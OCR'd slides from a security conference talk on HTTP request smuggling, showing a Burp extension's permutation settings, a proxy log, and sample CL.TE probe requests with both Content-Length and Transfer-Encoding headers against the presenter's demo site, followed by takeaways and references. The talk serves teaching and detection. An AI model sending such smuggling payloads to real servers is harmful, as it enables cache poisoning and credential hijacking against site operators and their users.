
Detection



Attack Config

risky mode:	☐	poc: collab-abs:	☐	poc-collab domain:	manual-collab-domain-here
poc: collab-XFO-header:	☐	poc: collab-blind:	☐	use turbo for autopoc:	✓
skip obsolete permutations:	☐	poc: collab-header:	☐	poc: headerConcat:	☐
skip vulnerable hosts:	☐	poc: collab:	☐	poc: G:	☐
only report exploitable:	☐	pad everything:	☐	poc: collab-at:	☐
skip straight to poc:	☐	poc: bodyConcat:	☐	convert GET to POST:	✓
force method name:		globally swap - with _:	☐	permute: dualchunk:	✓
permute: commaCow:	✓	permute: cowComma:	✓	permute: contentEnc:	✓
permute: quoted:	✓	permute: aposed:	✓	permute: revdualchunk:	✓
permute: nested:	✓	permute: lazygrep:	✓	permute: bodysplit:	✓
permute: 0dsuffix:	✓	permute: tabsuffix:	✓	permute: accentTE:	✓
permute: accentCH:	✓	permute: spacejoin1:	✓	permute: prefix1:0:	✓
permute: prefix1:9:	✓	permute: prefix1:11:	✓	permute: prefix1:12:	✓
permute: prefix1:13:	✓	permute: prefix1:127:	✓	permute: suffix1:0:	✓
permute: suffix1:9:	✓	permute: suffix1:11:	✓	permute: suffix1:12:	✓
permute: suffix1:13:	✓	permute: suffix1:127:	✓	thread pool size:	8
use key:	✓	key method:	✓	key status:	✓
key content-type:	✓	key server:	✓	key header names:	☐
filter:		mimetype-filter:		resp-filter:	
confirmations:	5	report tentative:	✓	timeout:	10
include origin in cachebusters:	✓	include path in cachebusters:	☐	params: dummy:	☐
dummy param name:	utm_campaign	params: query:	✓	params: scheme:	☐
params: scheme-host:	☐	params: scheme-path:	☐	permute: vanilla:	✓
permute: badwrap:	✓	permute: space1:	✓	permute: badsetupLF:	✓
permute: gareth1:	✓	permute: nameprefix1:	✓	permute: valueprefix1:	✓
permute: nospace1:	✓	permute: linewrapped1:	✓	permute: badsetupCR:	✓
permute: vertwrap:	✓	permute: tabwrap:	✓	permute: multiCase:	✓
permute: 0dwrap:	✓	permute: 0dspam:	✓	permute: spaceFF:	✓
permute: unispace:	✓	permute: connection:	✓	permute: spjunk:	✓
permute: backslash:	✓	permute: spacefix1:0:	✓	permute: spacefix1:9:	✓
permute: spacefix1:11:	✓	permute: spacefix1:12:	✓	permute: spacefix1:13:	✓
permute: spacefix1:127:	✓			Reset Settings	

Detection



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project
Filter: All, All sources, Capture: All sources

#	Tool	Host	Method	URL
4445	Extender	http://simplewebsite.go...	POST	/
4444	Extender	http://simplewebsite.go...	POST	/
4443	Extender	http://simplewebsite.go...	POST	/
4442	Extender	http://simplewebsite.go...	POST	/
4441	Extender	http://simplewebsite.go...	POST	/
4440	Extender	http://simplewebsite.go...	POST	/
4439	Extender	http://simplewebsite.go...	POST	/
4438	Extender	http://simplewebsite.go...	POST	/
4437	Extender	http://simplewebsite.go...	POST	/
4436	Extender	http://simplewebsite.go...	POST	/
4435	Extender	http://simplewebsite.go...	POST	/
4434	Extender	http://simplewebsite.go...	POST	/
4433	Extender	http://simplewebsite.go...	POST	/
4432	Extender	http://simplewebsite.go...	POST	/
4431	Extender	http://simplewebsite.go...	POST	/


```
POST / HTTP/1.1
Host: simplewebsite.gosec.co
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,*/*;q=0.8
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://simplewebsite.gosec.co/contact.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Foo: bar
Transfer-Encoding: chunked
```

```
HTTP/1.1 405 Not Allowed
Server: ATS/7.1.1
Date: Fri, 21 May 2021 12:10:04 GMT
Content-Type: text/html
Content-Length: 552
Age: 0
Connection: close

<html>
  <head>
    <title>
      405 Not Allowed
    </title>
  </head>
  <body>
    <center>
      <h1>
        405 Not Allowed
      </h1>
    </center>
```

```
    <title>
      405 Not Allowed
    </title>
  </head>
  <body>
    <center>
      <h1>
        405 Not Allowed
      </h1>
```

Detection



```
POST / HTTP/1.1
Host: simplewebsite.gosec.co
Content-Length: 79
Transfer-Encoding: chunked

0

G
```

Conclusion

Takeaways


- Request Smuggling is an infrastructure vulnerability that could affect **greatly your application**
  - Cache poisoning, Credentials hijacking, URL filtering bypass, Persistent XSS and Open-Redirect

- Your “production” environment needs to be tested
  - Often test environments do not have caching, load balancer or additional proxies..

- Use automate tool to detect (lots of variants to cover)

New variants


- WebSocket Request Smuggling found by **Mikhail Egorov (2019)**
- HTTP/2 Cleartext Request Smuggling found by **Jake Miller (2020)**



Content-Length (2005) Transfer-Encoding (2016) WebSocket / HTTP2 (2019)

*New variants are still found with CL and TE

Questions



Contact information

- parteau@gosecure.ca
- @GoSecure_Inc
- @h3xStream

Slides

Demonstrations

- CL.TE triggering an XSS

https://github.com/GoSecure/request-smuggling-nsec-demo

- HTTP2 Upgrade

https://github.com/BishopFox/h2csmuggler

References

- Original Watchfire paper (2005) https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
- Hiding Wookiees by Régis Leroy https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20Regilero-Hiding-Wookiees-In-Http.pdf
- PortSwigger publication (2019) : https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn

New variants

- WebSocket HRS

https://github.com/0ang3el/websocket-smuggle

- HTT2 Cleartext upgrade HRS

https://labs.bishopfox.com/tech-blog/h2c-smuggling-request-smuggling-via-http/2-cleartext-h2c